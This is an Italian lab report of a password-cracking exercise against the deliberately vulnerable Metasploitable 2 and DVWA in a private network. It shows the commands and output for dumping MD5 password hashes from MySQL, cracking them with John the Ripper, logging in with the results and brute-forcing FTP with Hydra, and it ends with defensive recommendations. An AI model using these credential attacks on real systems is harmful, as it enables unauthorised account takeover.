Relazione di Laboratorio: Password Cracking & Attacchi all'Autenticazione

Attaccante: Kali Linux (192.168.100.10)
Obiettivo: Metasploitable 2 (192.168.100.11)
Scopo: Recuperare le credenziali utente attraverso l'esfiltrazione dal database (Cracking Offline) e attacchi di forza bruta sulla rete (Cracking Online).

---

1. Compromissione del Database ed Estrazione degli Hash

Obiettivo: Accedere al database DVWA per recuperare le credenziali degli utenti.

Sfida Tecnica: Incompatibilità SSL Obsoleta

I tentativi iniziali di connessione utilizzando il client MySQL standard hanno fallito con l'errore ERROR 2026 (HY000): TLS/SSL error. Questo si è verificato perché il client MySQL moderno su Kali Linux impone la crittografia TLS per impostazione predefinita, mentre il server MySQL legacy sull'obiettivo (Metasploitable) non supporta le versioni TLS moderne.

Soluzione ed Esecuzione

La connessione è stata stabilita con successo forzando il client a bypassare i requisiti SSL utilizzando il flag --skip-ssl.

Comando Utilizzato:

```
mysql -h 192.168.100.11 -u root --skip-ssl
```

Una volta connessi, abbiamo interrogato il database dvwa ed estratto il contenuto della tabella users.

```
┌──(kali㉿kali)-[~]
└─$ mysql -h 192.168.100.11 -u root
ERROR 2026 (HY000): TLS/SSL error: wrong version number

┌──(kali㉿kali)-[~]
└─$ mysql -h 192.168.100.11 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> USE dvwa
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> SELECT user, password FROM users;
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+----------------------------------+
5 rows in set (0.004 sec)

MySQL [dvwa]>
zsh: suspended  mysql -h 192.168.100.11 -u root --skip-ssl
```

---

2. Analisi e Identificazione dell'Hash

Obiettivo: Identificare l'algoritmo di hashing per selezionare la strategia di cracking appropriata.

Visivamente, gli hash apparivano lunghi 32 caratteri, suggerendo il formato MD5. Ciò è stato verificato tecnicamente inviando un hash di esempio al comando wc -c (conteggio parole). Il conteggio ha restituito **32**, confermando il formato come **Raw-MD5**.

```
┌──(kali㉿kali)-[~]
└─$ echo -n "5f4dcc3b5aa765d61d8327deb882cf99" | wc -c
32
```

---

3. Cracking Offline delle Password (John the Ripper)

Obiettivo: Recuperare le password in chiaro dagli hash estratti.

Preparazione: Configurazione della Wordlist

La wordlist standard rockyou.txt è stata individuata in /usr/share/wordlists/. Poiché su Kali Linux è compressa di default, è stata decompressa utilizzando gzip per renderla leggibile allo strumento di cracking.

```
┌──(kali㉿kali)-[~]
└─$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ls -l /usr/share/wordlists/
total 136644
lrwxrwxrwx 1 root root        25 Jan 13 05:03 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root        30 Jan 13 05:03 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root        35 Jan 13 05:03 dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx 1 root root        41 Jan 13 05:03 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root        45 Jan 13 05:03 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root        28 Jan 13 05:03 john.lst → /usr/share/john/password.lst
lrwxrwxrwx 1 root root        27 Jan 13 05:03 legion → /usr/share/legion/wordlists
lrwxrwxrwx 1 root root        46 Jan 13 05:03 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root        41 Jan 13 05:03 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 139921507 Nov 12 05:34 rockyou.txt
lrwxrwxrwx 1 root root        39 Jan 13 05:03 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root        25 Jan 13 05:03 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root        37 Jan 13 05:03 wifite.txt → /usr/share/dict/wordlist-probable.txt
```

Esecuzione

È stato eseguito **John the Ripper (JtR)** in modalità dizionario. Abbiamo definito esplicitamente il formato come Raw-MD5 per ottimizzare le prestazioni ed evitare errori di identificazione del formato.

Comando Utilizzato:

```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt dvwa_hashes.txt
```

Risultati:
JtR ha craccato con successo 5 hash su 5 (100%) quasi istantaneamente. Questo indica che le password erano deboli, basate su parole di dizionario e prive di requisiti di complessità.

```
┌──(kali㉿kali)-[~]
└─$ nano dvwa_hashes.txt

┌──(kali㉿kali)-[~]
└─$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt dvwa_hashes.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=10
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
4g 0:00:00:00 DONE (2026-01-15 09:27) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ nano dvwa_hashes.txt

┌──(kali㉿kali)-[~]
└─$ john --show --format=Raw-MD5 dvwa_hashes.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```


Verifica (Proof of Concept)

Per confermare la validità delle credenziali craccate, abbiamo tentato un login all'applicazione web DVWA utilizzando l'utente recuperato pablo e la password letmein. Il server ha risposto con uno stato 200 OK e un messaggio di login riuscito.

Request

Pretty Raw Hex

```
1  POST /dvwa/login.php HTTP/1.1
2  Host: 192.168.100.11
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 43
9  Origin: http://192.168.100.11
10 Connection: keep-alive
11 Referer: http://192.168.100.11/dvwa/login.php
12 Cookie: security=high; PHPSESSID=66365328c53bb2f18f7e9a1d0ab293fb
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=pablo&password=letmein&Login=Login
```



---

4. Cracking Online delle Password (Hydra)

Obiettivo: Eseguire un attacco di forza bruta contro un servizio di rete attivo (FTP).

Metodologia

A differenza dell'attacco offline, questa fase ha preso di mira il servizio FTP attivo (Porta 21). Per evitare un Denial of Service (DoS) sul target legacy, il numero di thread è stato ottimizzato.


- **Wordlists:** Sono state create le liste personalizzate users.txt e pass.txt (top 1000

password comuni) per simulare un attacco mirato.
- **Threading:** L'attacco è stato ottimizzato con **-t 16** (16 task paralleli), riducendo significativamente il tempo di completamento stimato.

Comando Utilizzato:

```
hydra -L users.txt -P pass.txt ftp://192.168.100.11 -t 16
```

Risultati:
Hydra ha identificato con successo le credenziali valide per l'account msfadmin in pochi minuti.



---

5. Conclusioni e Raccomandazioni

Il laboratorio ha dimostrato che password deboli e protocolli obsoleti rappresentano un rischio significativo per la sicurezza.

- **Vulnerabilità:** Il database utilizzava hash MD5 senza "salt" (sale), consentendo un cracking offline istantaneo.

- **Vulnerabilità:** Il servizio FTP mancava di protezione contro la forza bruta (es. blocco dell'account), permettendo a Hydra di indovinare le password rapidamente.